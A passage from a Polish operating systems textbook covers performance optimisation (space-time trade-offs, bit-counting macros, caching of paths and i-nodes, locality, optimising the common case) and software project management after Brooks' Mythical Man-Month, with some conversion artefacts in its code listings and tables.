Alternatywnym (moim zdaniem lepszym) rozwiązaniem byłoby całkowite wyłączenie procedury poszukiwania urządzeń plug and play z procesu uruchamiania systemu operacyjnego i zastąpienie jej ikoną *Zainstaluj nowy sprzęt*. Po zainstalowaniu nowego urządzenia użytkownik mógłby po prostu kliknąć wspomnianą ikonę, aby wymusić skanowanie magistral — w ten sposób można by wyeliminować czasochłonne skanowanie magistral przy okazji każdego uruchamiania systemu

operacyjnego. Projektanci współczesnych systemów operacyjnych oczywiście doskonale zdają sobie sprawę z istnienia takiej możliwości. Zrezygnowali z niej tylko dlatego, że uznali użytkowników swoich produktów za zbyt głupich, aby potrafili prawidłowo korzystać z tego mechanizmu (choć oczywiście uzasadniają to w inny sposób). To tylko jeden z wielu przykładów, w których dążenie do stworzenia systemu „przyjaznego użytkownikowi” (czyli — zależnie od punktu widzenia — „odpornego na idiotów”) powoduje spadek wydajności dla wszystkich użytkowników.

Bodaj najlepszą rzeczą, którą projektanci systemów mogą zrobić z myślą o podniesieniu wydajności swoich produktów, jest dużo bardziej selektywny dobór nowych funkcji. Projektanci nie powinni odpowiadać sobie na pytanie, czy znajdą się użytkownicy zainteresowani daną funkcją — powinni się raczej zastanowić, czy warto ponieść koszty w wymiarze rozmiaru kodu, szybkości działania, złożoności i niezawodności. Nowa funkcja powinna zostać zaimplementowana tylko wtedy, gdy jej zalety przewyższają wspomniane wady. Programiści błędnie zakładają, że można w nieskończoność zwiększać rozmiar kodu, utrzymywać zerową liczbę błędów i korzystać z nieograniczonej wydajności. Doświadczenie pokazuje jednak, że podobne założenia są zbyt optymistyczne.

Innym czynnikiem mającym istotny wpływ na decyzje projektantów jest marketing. W momencie wprowadzania na rynek 4. lub 5. wersji jakiegoś produktu można przyjąć, że wszystkie naprawdę potrzebne funkcje były dostępne już w poprzednim wydaniu i że większość użytkowników, którzy potrzebują tego produktu, już nim dysponuje. W tej sytuacji utrzymanie sprzedaży zmusza producentów do bezrefleksyjnego wydawania nowych wersji z kolejnymi funkcjami tylko po to, by istniejący klienci decydowali się na zakup aktualizacji. Dodawanie nowych funkcji tylko dla dodawania nowych funkcji może co prawda podnieść sprzedaż, ale rzadko podnosi wydajność oprogramowania.

12.4.2. Co należy optymalizować?

Ogólnie pierwsza wersja systemu operacyjnego powinna być możliwie prosta. Optymalizacja powinna dotyczyć tylko tych aspektów, których zbyt wolne działanie stanowi poważny problem i których usprawnienie jest nieuniknione. Dobrym przykładem jest pamięć podręczna bloków stosowana przez systemy plików. Po opracowaniu i uruchomieniu wstępnej wersji systemu operacyjnego należy uważnie przeanalizować, gdzie ten system *naprawdę* traci najwięcej czasu. Dopiero na tej podstawie należy podjąć próbę optymalizacji tych obszarów systemu, które w największym stopniu decydują o jego wydajności.

Poniżej opisano prawdziwą historię tego, jak przeprowadzona optymalizacja spowodowała więcej zł niż dobra. Jeden ze współautorów tej książki (AST) miał studenta (w tym miejscu jego nazwisko jest nieistotne), który napisał program *mkfs* dla systemu MINIX. Program umieszczał świeży system plików na nowo sformatowanym dysku. Wspomniany student poświęcił blisko sześć miesięcy na optymalizację tego programu, w tym na opracowanie mechanizmu buforowania dyskowych operacji wejścia-wyjścia. Po zakończeniu optymalizacji okazało się, że program *mkfs* nie działa i wymaga kilku kolejnych miesięcy debugowania. Program zwykle był uruchamiany na dysku twardym tylko raz podczas całego życia komputera, przy okazji instalacji systemu operacyjnego. Ten sam program uruchamiano dokładnie raz także dla każdej formatowanej dyskietki. Każde uruchomienie zajmowało około 2 s. Nawet gdyby wersja nieoptymalizowana działała minutę, poświęcenie wielu miesięcy na optymalizację tego programu było przykładem wyjątkowo nieefektywnie użytych zasobów (zważywszy na rzadkie stosowanie tego programu).

W kontekście optymalizacji wydajności oprogramowania można sformułować następującą zasadę:

Wystarczająco dobre oprogramowanie jest wystarczająco dobre.

Rozumiemy przez to, że po osiągnięciu właściwego poziomu wydajności nie ma sensu tracić czasu ani podnosić złożoności kodu dla zaledwie kilku dodatkowych procent wydajności. Jeśli algorytm szeregujący jest na tyle dobry, że potrafi utrzymać obciążenie procesora na poziomie 90%, należy przyjąć, że realizuje swoje zadania prawidłowo. Dalsze komplikowanie tego algorytmu z myślą o osiągnięciu 5-procentowej poprawy byłoby więc dość ryzykowne. Podobnie, jeśli współczynnik błędów braku stron jest na tyle niski, że w systemie nie występują zakleszczenia, próby dalszego optymalizowania wydajności mechanizmu stronicowania najprawdopodobniej nie mają większego sensu. Unikanie katastrof jest dużo ważniejsze od dochodzenia do optymalnej wydajności, szczególnie jeśli to, co optymalne w jednym przypadku, nie jest optymalne w innych scenariuszach.

Inną kwestią jest, co należy kiedy optymalizować. Niektórzy programiści mają tendencję do optymalizowania w nieskończoność, niezależnie od tego, nad czym pracują, aż w końcu uzyskają zadowolenie z wydajności. Problem polega na tym, że po optymalizacji system może być mniej czytelny, trudniejszy do utrzymania i debugowania. Ponadto staje się trudniejszy do zaadaptowania i stwarza konieczność wykonywania dodatkowych optymalizacji w przyszłości. Ten problem jest znany jako *przedwczesna optymalizacja*. Donald Knuth, czasami określany mianem ojca analizy algorytmów, powiedział kiedyś, że „przedwczesna optymalizacja jest źródłem wszelkiego zł”.

12.4.3. Dylemat przestrzeń-czas

Typowym problemem, z którym muszą się mierzyć programiści zainteresowani podniesieniem wydajności, jest wybór między skróceniem czasu działania kosztem większego wykorzystania przestrzeni a ograniczeniem zużycia pamięci kosztem dłuższego działania. W świecie rozwiązań informatycznych często mamy do wyboru wolne algorytmy zajmujące niewiele pamięci oraz dużo szybsze algorytmy zajmujące więcej pamięci. Podczas optymalizowania ważnych obszarów systemu operacyjnego należy więc poszukiwać albo algorytmów cechujących się wyższą efektywnością i zajmujących więcej pamięci (jeśli ilość dostępnej pamięci jest wystarczająca), albo wprost przeciwnie — algorytmów wolniejszych, ale bardziej oszczędnych (jeśli pamięć jest najcenniejszym zasobem).

Jedną z pomocnych technik jest zastępowanie niewielkich procedur makrami. Stosowanie makr eliminuje dodatkowe koszty związane z tradycyjnymi wywołaniami procedur. Zysk jest jeszcze większy, jeśli wywołanie zastąpione makrem występowało w ciele pętli. Przypuśćmy, że wykorzystujemy mapy bitowe do śledzenia zasobów i często musimy sprawdzać w pewnej mapie bitowej, ile jednostek danego zasobu jest wolnych. Do tego celu będziemy potrzebowali procedury `bit_count` zliczającej bity równe 1 w ramach bajta. Przykład tej procedury pokazano na listingu 12.4(a). Jej działanie sprowadza się do zliczania kolejnych bitów w prostej pętli. Procedura jest bardzo prosta i czytelna.

Listing 12.4. (a) Procedura zliczająca bity w bajcie; (b) makro zliczające bity w bajcie; (c) makro zliczające bity poprzez przeszukiwanie tablicy

(a)	<pre>#define BYTE_SIZE 8 int bit_count(int byte) { </pre>	<pre>/* Jeden bajt zawiera 8 bitów. */ /* Zlicza bity w bajcie. */ </pre>
-----	---	---

```

int i, count = 0;
for (i = 0; i < BYTE SIZE; i++)      /* Przeszukuje w pętli bity bajta. */
    if ((byte >> i) & 1) count++;   /* Jeśli dany bit ma wartość 1, zwiększa licznik. */
return(count);                      /* Zwraca sumę. */

}

/* Makro sumujące bity w bajcie i zwracające otrzymany wynik. */
#define bit count(b) ((b&1) + ((b>>1)&1) + ((b>>2)&1) + ((b>>3)&1) + \
((b>>4)&1) + ((b>>5)&1) + ((b>>6)&1) + ((b>>7)&1))

(c)

/* Makro odnajdujące licznik bitów w tablicy. */
char bits[256] = {0, 1, 1, 2, 1, 2, 2, 3, 1, 2, 2, 3, 2, 3, 3, 4, 1, 2, 2, 3, 2, 3, 3,
↪...};
#define bit count(b) (int) bits[b]

```

W przypadku procedury z listingu 12.4(a) mamy do czynienia z dwoma źródłami niskiej efektywności. Po pierwsze procedura w tej formie musi zostać wywołana, co wiąże się z koniecznością zaalokowania stosu na potrzeby jej kodu, oraz musi zwrócić sterowanie. Jak wiemy, każde wywołanie procedury pociąga za sobą pewne koszty. Po drugie procedura zawiera pętlę, a z wykonywaniem pętli zawsze wiążą się pewne opóźnienia.

Zupełnie innym rozwiązaniem jest zastosowanie makra z listingu 12.4(b). To wbudowane wyrażenie wyznacza sumę bitów, poprzez stopniowe przesuwanie argumentu — operacje przesunięcia pozwalają ukryć całą wartość z wyjątkiem najmniej znaczącego bitu, który jest dodawany do wartości końcowej. Opracowanie tego rodzaju makra wymaga sporo inwencji, ale jego zaletą jest jednokrotne występowanie w kodzie źródłowym. Jeśli np. użyjemy tego makra, stosując wyrażenie w tej postaci:

```
sum = bit count(table[i]);
```

nasze wywołanie będzie wyglądało identycznie jak wywołanie odpowiedniej procedury. Oznacza to, że oprócz dość nieczytelnej definicji nasz kod nie będzie wyglądał gorzej od pierwotnej wersji z tradycyjną procedurą. Z drugiej strony wersja z makrem jest bardziej efektywna, ponieważ eliminuje zarówno koszty związane z wywołaniem procedury, jak i opóźnienia wynikające z wykonywania pętli.

Okazuje się, że można iść jeszcze krok dalej. Po co w ogóle mielibyśmy zliczać bity? Może powinniśmy po prostu odnaleźć właściwą wartość w jakiejś tablicy. Istnieje przecież tylko 256 różnych bajtów, z których każdy może mieć przypisaną unikatową wartość z przedziału od 0 do 8 (reprezentującą liczbę ustawionych bitów). Możemy więc zadeklarować 256-elementową tablicę `bits`, której wpisy (z licznikami ustawionych bitów) będą inicjalizowane już na etapie komplikacji. Takie rozwiązanie eliminuje konieczność wykonywania jakichkolwiek obliczeń w czasie wykonywania — wystarczy operacja indeksowania. Makro realizujące tę koncepcję pokazano na listingu 12.4(c).

Mamy w tym przypadku do czynienia z klasycznym przykładem przyspieszenia czasu wykonywania operacji kosztem większego wykorzystania pamięci. Co ciekawe, można by iść jeszcze dalej. Gdybyśmy zliczali bity dla całych 32-bitowych słów, makro `bit_count` musiałoby wykonywać cztery operacje wyszukiwania na każde słowo. Gdybyśmy jednak rozszerzyli naszą tablicę do 65 536 wpisów, zmniejszylibyśmy liczbę operacji wyszukiwania do zaledwie dwóch na słowo (kosztem przechowywania w pamięci dużo większej tablicy).

Technikę poszukiwania odpowiedzi w tablicach można stosować także na inne sposoby. W znanej technice kompresji obrazów GIF wykorzystywana jest tabela odnośników do zakodowania

24-bitowych pikseli RGB. Jednak format obrazów GIF obsługuje tylko 256 lub mniej kolorów. Dla każdego kompresowanego obrazu konstruuje się paletę 256 wpisów, z których każdy reprezentuje jedną 24-bitową wartość RGB. Dzięki temu skompresowany obraz składa się z 8-bitowego indeksu dla każdego piksela (zamiast z 24-bitowej wartości koloru), co daje nam trzykrotny współczynnik kompresji. Działanie tego mechanizmu (na przykładzie fragmentu 4×4 piksele) zilustrowano na rysunku 12.4. Na rysunku 12.4(a) pokazano oryginalny obraz. Każda wartość jest reprezentowana przez 24 bity, po 8 bitów reprezentujących odpowiednio intensywność czerwieni, zieleni i koloru niebieskiego. Skompresowany obraz GIF pokazano na rysunku 12.4(b). Tym razem każda wartość reprezentuje 8-bitowy indeks wpisu w palecie barw. Sama paleta kolorów jest przechowywana w ramach pliku obrazu — pokazano ją na rysunku 12.4(c). W rzeczywistości mechanizm kompresji obrazów w tym formacie okazuje się nieco bardziej skomplikowany, jednak podstawowym rozwiązaniem jest właśnie przeszukiwanie tablicy.

Rysunek 12.4 przedstawia fragment obrazu i jego kompresję. (a) Fragment nieskompresowanego obrazu z 24-bitowymi wartościami dla każdego piksela. (b) Ten sam fragment skompresowany metodą znającą z formatu GIF z 8 bitami na piksel. (c) Paleta kolorów.

24 bity			
\leftrightarrow			
3,8,13	3,8,13	26,4,9	90,2,6
3,8,13	3,8,13	4,19,20	4,6,9
4,6,9	10,30,8	5,8,1	22,2,0
10,11,5	4,2,17	88,4,3	66,4,43

8 bitów			
\leftrightarrow			
7	7	2	6
7	7	3	4
4	5	10	0
8	9	2	11

24 bity			
\leftrightarrow			
11	66,4,43		
10	5,8,1		
9	4,2,17		
8	10,11,5		
7	3,8,13		
6	90,2,6		
5	10,30,8		
4	4,6,9		
3	4,19,20		
2	88,4,3		
1	26,4,9		
0	22,2,0		

Rysunek 12.4. (a) Fragment nieskompresowanego obrazu z 24-bitowymi wartościami dla każdego piksela; (b) ten sam fragment skompresowany metodą znaną z formatu GIF z 8 bitami na piksel; (c) paleta kolorów

Istnieje jeszcze inny sposób ograniczania wielkości obrazów, który ilustruje nieco inny dylemat projektantów. PostScript jest językiem programowania, którego można używać do opisywania obrazów. (W praktyce wiele języków programowania może opisywać obrazy, jednak tylko język PostScript zaprojektowano specjalnie z myślą o tego rodzaju zastosowaniach). Sporo drukarek dysponuje wbudowanymi interpreterami PostScriptu, dzięki czemu mogą wykonywać otrzymywane programy tego języka.

Jeśli np. obraz zawiera prostokątny blok pikseli tego samego koloru, odpowiedni program języka PostScript zawierałby wyrażenia wyznaczające prostokąt w określonym miejscu i wypełniające go właściwym kolorem. Reprezentowanie tego polecenia wymaga zaledwie kilku bitów. Po otrzymaniu tak reprezentowanego obrazu drukarka korzysta z interpretera, który musi wykonać program konstruujący dany obraz. Oznacza to, że język PostScript wykorzystywany w tym trybie pozwala na znaczną kompresję danych kosztem dodatkowych obliczeń. Nie jest to problem tożsamy z tym rozwiązywanym poprzez przeszukiwanie tablicy, jednak możliwość zastosowania tego mechanizmu okazuje się wyjątkowo cenna w warunkach ograniczonej pamięci lub przepustowości.

Z podobnymi dylematami mamy do czynienia także w przypadku struktur danych. Listy dwukierunkowe zajmują więcej przestrzeni pamięciowej od list jednokierunkowych, ale często gwarantują szybszy dostęp do elementów. Tablice asocjacyjne (ang. *hash tables*) zajmują jeszcze

więcej przestrzeni, ale też pozwalają na jeszcze szybszy dostęp. Krótko mówiąc, jednym z najważniejszych aspektów, który należy mieć na uwadze podczas optymalizowania kodu, jest taki dobór struktur danych, który najlepiej równoważy dążenia do ograniczania zużycia pamięci i skracania czasu przetwarzania.

12.4.4. Buforowanie

Jedną z najbardziej popularnych technik podnoszenia wydajności jest buforowanie (ang. *caching*) danych wynikowych. Można tę technikę stosować wszędzie tam, gdzie ten sam wynik jest potrzebny wiele razy. Ogólna zasada polega na pełnej realizacji zadania za pierwszym razem oraz zapisaniu uzyskanego wyniku w pamięci podręcznej. W odpowiedzi na kolejne żądania sprawdza się zawartość tej pamięci. Jeśli wynik żądanej operacji występuje w pamięci podręcznej, jest wykorzystywany zamiast wykonywania tej operacji. W przeciwnym razie należy ponownie wykonać daną operację.

Z techniką buforowania zapoznaliśmy się już przy okazji omawiania systemów plików, które przechowują pewną liczbę ostatnio używanych bloków dyskowych, aby uniknąć konieczności każdorazowego wykonywania dyskowej operacji odczytu. Technikę buforowania można jednak stosować także w innych obszarach. Przykładowo analiza ścieżek do plików i katalogów okazuje się wyjątkowo kosztowna. Wróćmy na chwilę do przykładu zaczerpniętego z systemu UNIX (patrz rysunek 4.29). Odnalezienie pliku */usr/ast/mbox* wymaga następujących operacji dostępu do dysku:

1. Odczytanie i-węzła dla katalogu głównego (i-węzła nr 1).
2. Odczytanie katalogu głównego (bloku nr 1).
3. Odczytanie i-węzła dla katalogu */usr* (i-węzła nr 6).
4. Odczytanie katalogu */usr* (bloku nr 132).
5. Odczytanie i-węzła dla katalogu */usr/ast* (i-węzła nr 26).
6. Odczytanie katalogu */usr/ast* (bloku nr 406).

Jak widać, samo odkrycie numeru i-węzła pliku */usr/ast/mbox* wymaga aż sześciu operacji dostępu do dysku. Na tym nie koniec — musimy jeszcze odczytać sam i-węzeł tego pliku, aby uzyskać odpowiednie numery bloków dyskowych. Jeśli dany plik jest mniejszy od rozmiaru bloku (tj. 1024 bajtów), odczytanie danych będzie wymagało łącznie ośmiu operacji dyskowych.

Niektóre systemy optymalizują proces analizy ścieżek, przechowując w pamięci podręcznej użyte wcześniej kombinacje (ścieżka, i-węzeł). W scenariuszu pokazanym na rysunku 4.29 po przeanalizowaniu ścieżki */usr/ast/mbox* pamięć podręczna powinna zawierać pierwsze trzy wpisy z tabeli 12.1. Trzy ostatnie wpisy widoczne w tej tabeli sporządzono przy okazji analizy innych ścieżek.

Tabela 12.1. Fragment pamięci podręcznej i-węzłów dla scenariusza pokazanego na rysunku 4.29

Ścieżka	Numer i-węzła
<i>/usr</i>	6
<i>/usr/ast</i>	26
<i>/usr/ast/mbox</i>	60
<i>/usr/ast/books</i>	92
<i>/usr/bal</i>	45
<i>/usr/bal/paper.ps</i>	85

Po otrzymaniu żądania analizy nowej ścieżki odpowiedni mechanizm sprawdza najpierw, czy pamięć podręczna i-węzłów nie zawiera możliwie długiego podłańcucha tej ścieżki. Jeśli np. użyjemy ścieżki `/usr/ast/grants/stw`, na podstawie zawartości pamięci podręcznej będzie można błyskawicznie stwierdzić, że ścieżka `/usr/ast` jest reprezentowana przez i-węzeł nr 26 — jeśli rozpoczęniemy przeszukiwanie od tego i-węzła, oszczędzimy cztery operacje dostępu do dysku.

Jednym z problemów związanych z buforowaniem ścieżek do plików i katalogów jest to, że odwzorowania łączące nazwy plików i numery i-węzłów nie mają stałego charakteru. Przypuśćmy np., że plik `/usr/ast/mbox` został usunięty z systemu, a jego i-węzeł został ponownie użyty dla innego pliku należącego do innego użytkownika. Przymijmy, że niedługo potem ponownie jest tworzony plik `/usr/ast/mbox`, który tym razem otrzymuje i-węzeł numer 106. Jeśli nie zastosujemy żadnych środków zaradczych, odpowiedni wpis w pamięci podręcznej będzie teraz nieprawidłowy, zatem w odpowiedzi na kolejne żądania będzie zwracany niewłaściwy numer i-węzła. Właśnie dlatego usunięcie pliku lub katalogu powinno skutkować usunięciem odpowiedniej pary z pamięci podręcznej i-węzłów oraz (w przypadku katalogu) wszystkich wpisów znajdujących się poniżej w strukturze katalogów.

Blok dyskowe i ścieżki do plików to nie jedyne elementy wymagające buforowania. Buforować można także same i-węzły. Jeśli do obsługi przerwań wykorzystuje się specjalne wątki, każdy z tych wątków wymaga stosu i pewnych dodatkowych mechanizmów. Okazuje się, że raz wykorzystane wątki można buforować, ponieważ odnowienie istniejącego wątku jest prostsze od utworzenia nowego wątku od podstaw (nie wymaga alokowania pamięci). Niemal wszystko, co wymaga kosztownego tworzenia, może i powinno być buforowane.

12.4.5. Wskazówki

Wpisy w pamięci podręcznej zawsze muszą być prawidłowe. Próba odnalezienia wpisu w tej pamięci co prawda może się zakończyć niepowodzeniem, ale jeśli już zostanie odnaleziony żądany wpis, musimy mieć pewność co do jego poprawności i możliwości bezpiecznego użycia. W niektórych systemach wygodnym rozwiążaniem jest stosowanie tablicy tzw. *wskazówek* (ang. *hints*). Wpisy w tej tablicy pełnią funkcje sugerowanych rozwiązań, które nie dają gwarancji prawidłowości. To strona wywołująca musi zweryfikować poprawność otrzymanego wyniku.

Popularnym przykładem wskazówek są adresy URL udostępniane na stronach internetowych. Kliknięcie takiego łącza nie gwarantuje trafienia na właściwą stronę WWW. W rzeczywistości strona wskazywana przez to łącze może nie istnieć np. od 10 lat. Oznacza to, że informacja o wskazywanej stronie jest właśnie wskazówką (w myśl powyższej definicji).

Wskazówki wykorzystuje się także w mechanizmach łączenia się ze zdalnymi plikami. Informacja zawarta we wskazówce mówi nam coś o zdalnym pliku, np. określa jego położenie. Nie oznacza to jednak, że danego pliku nie przeniesiono ani nie usunięto od czasu ostatniego zarejestrowania wskazówki, zatem każde użycie tej wskazówki wymaga weryfikacji jej poprawności.

12.4.6. Wykorzystywanie efektu lokalności

Procesy i programy nie działają przypadkowo. Charakteryzują się sporą lokalnością zarówno w wymiarze czasu, jak i w wymiarze przestrzeni działania, co można wykorzystać na wiele różnych sposobów do poprawy wydajności. Dobrym przykładem lokalności przestrzennej jest działanie procesów, które nie wykonują przypadkowych skoków w ramach swoich przestrzeni adresowej. Przeciwnie — korzystają zwykle ze stosunkowo niewielkiej liczby stron (przynajmniej w pewnych przedziałach czasowych). Strony aktywnie wykorzystywane przez proces można

oznaczyć jako zbiór roboczy tego procesu. W takim przypadku system operacyjny powinien dbać o to, by w momencie przejścia tego procesu w stan gotowości cały jego zbiór roboczy znajdował się w pamięci — w ten sposób można znacznie ograniczyć liczbę błędów braku stron.

Zasada lokalności obowiązuje także w świecie plików. Kiedy proces wskazuje konkretny katalog roboczy, można przyjąć, że znaczna część jego przyszłych odwołań do plików będzie dotyczyła zawartości tego katalogu. W tej sytuacji rozmieszczenie na dysku wszystkich i-węzłów i plików tego katalogu możliwe blisko siebie powinno podnieść wydajność. Właśnie tą zasadą kierowali się projektanci systemu plików Berkeley Fast File System [McKusick et al., 1984].

Innym obszarem, w którym lokalność odgrywa istotną rolę, jest szeregowanie wątków w środowisku wieloprocesorowym. Jak wiemy z rozdziału 8., jednym ze sposobów szeregowania wątków w takim środowisku jest podejmowanie prób wykonywania wątków na tych samych procesorach, z których ostatnio korzystały. Takie rozwiązanie zwiększa prawdopodobieństwo występowania przynajmniej części bloków pamięci tych wątków w pamięci podręcznej procesorów.

12.4.7. Optymalizacja z myślą o typowych przypadkach

W wielu przypadkach warto rozróżnić najbardziej typowy przypadek od najgorszego możliwego przypadku, aby traktować je w odmienny sposób. Kod obsługujący oba przypadki często zasadniczo się różni. Warto tak zaimplementować system, aby typowe przypadki były obsługiwane możliwie szybko. Najgorsze przypadki, szczególnie jeśli występują dość rzadko, wystarczy obsługiwać prawidłowo.

Przeanalizujmy np. problem wchodzenia do sekcji krytycznej. W zdecydowanej większości przypadków próby wchodzenia do tej sekcji kończą się pomyślnie, szczególnie jeśli procesy nie spędzają w tej sekcji zbyt wiele czasu. Wykorzystano tę zasadę w systemie Windows 8 — w ramach interfejsu Win32 API udostępniono programistom wywołanie EnterCriticalSection, które automatycznie sprawdza flagę w trybie użytkownika (za pomocą instrukcji TSL lub równoważnej). Jeśli test zakończy się pomyślnie, proces wchodzi do sekcji krytycznej bez konieczności stosowania dodatkowych wywołań jądra. Jeśli jednak test zakończy się niepowodzeniem, wspomniana procedura wykonuje operację down na semaforze i blokuje dalsze wykonywanie danego procesu. Oznacza to, że w normalnym, typowym przypadku nie jest potrzebne żadne wywołanie jądra. W rozdziale 2. powiedzieliśmy, że w podobny sposób — pod kątem częstego przypadku braku rywalizacji — w systemie Linux są optymalizowane futeksy.

Innym ciekawym przykładem jest ustawianie alarmu (w systemie UNIX wykorzystuje się do tego celu sygnały). Jeśli w systemie nie istnieje żaden oczekujący alarm, stworzenie nowego wpisu i umieszczenie go w kolejce zegara nie stanowi najmniejszego problemu. Jeśli jednak istnieje już jakiś oczekujący alarm, należy go odnaleźć i usunąć z kolejki zegara. Jako że wywołanie alarm nie określa, czy istnieje już jakiś ustawiony alarm, system musi zakładać najgorszy przypadek, czyli obecność takiego alarmu. Ponieważ jednak w większości sytuacji nie istnieją oczekujące alarmy, a usuwanie istniejącego alarmu jest dość kosztowne, warto rozróżnić oba przypadki.

Jednym z możliwych rozwiązań jest utrzymywanie w tablicy procesów bitu określającego, czy istnieje oczekujący alarm. Jeśli ten bit nie jest ustawiony, można zrealizować prostszą procedurę (dodać nowy wpis do kolejki zegara bez konieczności sprawdzania istnienia wcześniej zdefiniowanego alarmu). Jeśli wspomniany bit jest ustawiony, należy zweryfikować zawartość kolejki zegara.

12.5. ZARZĄDZANIE PROJEKTEM

Programiści są niepoprawnymi optymistami. Większość z nich sądzi, że najwłaściwszym sposobem pisania programów jest siadanie przed klawiaturą i rozpoczęwanie pisania. Niedługo potem gotowy, w pełni zdebugowany program jest przygotowywany do działania. Okazuje się jednak, że w przypadku wielkich programów ten model pracy nie zdaje egzaminu. W poniższych punktach skoncentrujemy się na zarządzaniu wielkimi projektami informatycznymi, ze szczególnym uwzględnieniem projektów tworzenia systemów operacyjnych.

12.5.1. Mityczny osobomiesiąc

W uważanej dziś za klasykę książce Freda Brooksa (jednego z projektantów systemu OS/360, później zajął się pracą naukową) *The Mythical Man Month* podjęto próbę znalezienia odpowiedzi na pytanie, dlaczego budowa wielkich systemów operacyjnych jest taka trudna [Brooks, 1975, 1995]. Brooks doszedł do przekonania, że w ramach wielkiego projektu pojedynczy programista może opracować zaledwie 1000 wierszy naprawdę niezawodnego, sprawdzonego kodu *rocznie*. Większość programistów traktuje te wnioski z niedowierzaniem — nie brakuje opinii, że prof. Brooks żyje w innym świecie, być może na planecie *Bug*. W końcu każdy programista potrafi sobie przypomnieć program obejmujący 1000 wierszy napisany w ciągu zaledwie jednej nocy. Jak to możliwe, by ktokolwiek z ilorazem inteligencji większym niż 50 nie mógł opracować więcej kodu w ciągu roku?

Brooks stwierdził, że w ramach wielkich projektów realizowanych przez setki programistów prace przebiegają zupełnie inaczej niż w przypadku małych projektów. Efektywności programistów piszących małe programy nie można więc łatwo przeskalować do potrzeb większych przedsięwzięć. Podczas realizacji wielkiego projektu należy właściwie podzielić pracę na moduły, uważnie określić zadania i interfejsy poszczególnych modułów i — jeszcze przed rozpoczęciem właściwego kodowania — spróbować zaplanować wzajemną współpracę tych modułów. Faza planowania obejmująca te kroki zajmuje sporo czasu. Kolejnym etapem jest zakodowanie i debugowanie poszczególnych modułów (niezależnie od siebie). I wreszcie moduły należy zintegrować, a cały system poddać gruntownym testom. W większości przypadków okazuje się, że mimo prawidłowego działania poszczególnych modułów i przeprowadzonych testów po integracji systemu pojawiają się błędy. Brooks szacuje, że łączny czas realizacji wielkiego projektu powinien być dzielony według schematu:

- 1/3 — Planowanie
- 1/6 — Kodowanie
- 1/4 — Testy modułów
- 1/4 — Testy systemu

Innymi słowy, samo pisanie kodu to najprostsza i najkrótsza faza realizacji projektu. Najtrudniejsze są identyfikacja modułów składających się na budowany system i zapewnienie prawidłowego współdziałania modułu *A* z modelem *B*. W przypadku prostych programów pisanych przez pojedynczych programistów wszystkie pozostałe fazy są wyjątkowo proste.

Tytuł książki Brooksa, *The Mythical Man-Month* (mityczny osobomiesiąc), reprezentuje jedną z głównych tez autora, zgodnie z którą ludzie i czas nie są zasobami wymiennymi. W praktyce nie istnieje jednostka osobomiesiąca. Jeśli budowa projektu zajmuje piętnastu ludziom dwa lata, nie należy zakładać, że 360 osób mogłyby zrealizować ten projekt w miesiąc ani że 60 osób mogłyby zrealizować ten projekt w 6 miesięcy.

Brak możliwości stosowania prostych proporcji wynika z trzech powodów. Po pierwsze prace nigdy nie można realizować równolegle z identyczną efektywnością. Bez fazy planowania z określeniem niezbędnych modułów i ich interfejsów nie można nawet przystąpić do kodowania. W przypadku dwuletniego projektu samo planowanie może zająć nawet osiem miesięcy.

Po drugie, aby w pełni wykorzystać potencjał dużej liczby programistów, pracę należy podzielić pomiędzy dość dużą liczbę modułów, aby każdy programista zaangażowany w projekt miał nad czym pracować. Ponieważ każdy moduł może być zmuszony do współpracy z pozostałymi modułami, liczba interakcji moduł-moduł, które wymagają rozważenia przez projektantów systemu, jest równa kwadratowi liczby modułów, zatem w praktyce rośnie kwadratowo wraz ze wzrostem liczby programistów. W tej sytuacji możemy szybko stracić kontrolę nad złożonością tego modelu. Uważna analiza 63 projektów informatycznych potwierdziła, że w przypadku wielkich projektów relacja łącząca liczbę zaangażowanych programistów i czas realizacji projektów jest daleka od relacji liniowej [Boehm, 1981].

Po trzecie proces debugowania ma charakter czysto sekwencyjny. Oznacza to, że wyznaczenie dziesięciu osób do odnalezienia pewnego błędu nie spowoduje, że błąd zostanie zidentyfikowany dziesięć razy szybciej. Co więcej, testerzy wyznaczeni do tego zadania najprawdopodobniej będą pracowali wolniej od pojedynczego testera, ponieważ stracą mnóstwo czasu na wzajemne rozmowy.

Brooks podsumował własne doświadczenia w kwestii relacji osób i czasu, formułując następujące prawo:

Rozszerzenie zespołu na późnym etapie projektu informatycznego rodzi dodatkowe opóźnienia.

Do największych problemów związanych z dołączaniem nowych ludzi do zespołu projektowego należą konieczność ich wdrożenia w prace tego zespołu, konieczność ponownego podziału na moduły (z uwzględnieniem większej liczby programistów), potrzeba organizacji dodatkowych spotkań koordynujących pracę całego zespołu itp. [Abdel-Hamid i Madnick, 1991] potwierdzili to prawo w drodze eksperymentów. Prawo Brooksa można by wyrazić także w następujący sposób:

Ciąża trwa 9 miesięcy niezależnie od tego, ile kobiet zatrudnimy do tego zadania.

12.5.2. Struktura zespołu

Komercyjne systemy operacyjne są budowane w ramach wielkich projektów informatycznych i jako takie wymagają zaangażowania wielkich zespołów ludzkich. Oczywiście ogromne znaczenie mają umiejętności członków tych zespołów. Od kilku dekad wiadomo, że najlepsi programiści są dziesięć razy bardziej produktywni od kiepskich programistów [Sackman et al., 1968]. Problem w tym, że jeśli potrzebujemy dwustu programistów, najprawdopodobniej nie uda nam się zgromadzić dwustu najlepszych programistów — będziemy musieli radzić sobie ze zróżnicowanymi umiejętnościami i doświadczeniem.

Innym ważnym aspektem każdego wielkiego projektu (nie tylko w świecie oprogramowania) jest dążenie do zapewnienia spójności architektonicznej. Cały projekt powinien być w ten czy inny sposób kontrolowany przez jeden umysł. Brooks powołuje się na casus katedry we francuskim mieście Reims jako przykład wielkiego projektu, którego realizacja zajęła całe dekady. Co ciekawe, każdy nowy architekt angażowany w ten projekt podporządkowywał się oryginalnej koncepcji — odkładał na bok swoje ambicje i naturalne dążenie do realizacji własnych pomysłów. W efekcie udało się osiągnąć spójność architektoniczną na poziomie niespotykany w przypadku innych katedr europejskich.

W latach siedemdziesiątych ubiegłego wieku Harlan Mills połączył teorię o przewadze jednych programistów nad innymi z koncepcją spójności architektonicznej i zaproponował paradygmat *zespołu z głównym programistą* (ang. *chief programmer team*) [Baker, 1972]. Koncepcja Millsa polega na maksymalnym upodobnieniu struktury zespołów programistycznych do zespołów operacyjnych (zamiast do zespołów rzeźnickich). Aby wyeliminować chaos panujący w typowych zespołach programistycznych, Harlan Mills zaproponował, by tylko jedna osoba dysponowała odpowiednikiem skalpela. Zadaniem pozostałych członków zespołu jest wspieranie głównego programisty. Na potrzeby projektów realizowanych przez dziesięć osób Mills zaproponował strukturę opisaną w tabeli 12.2.

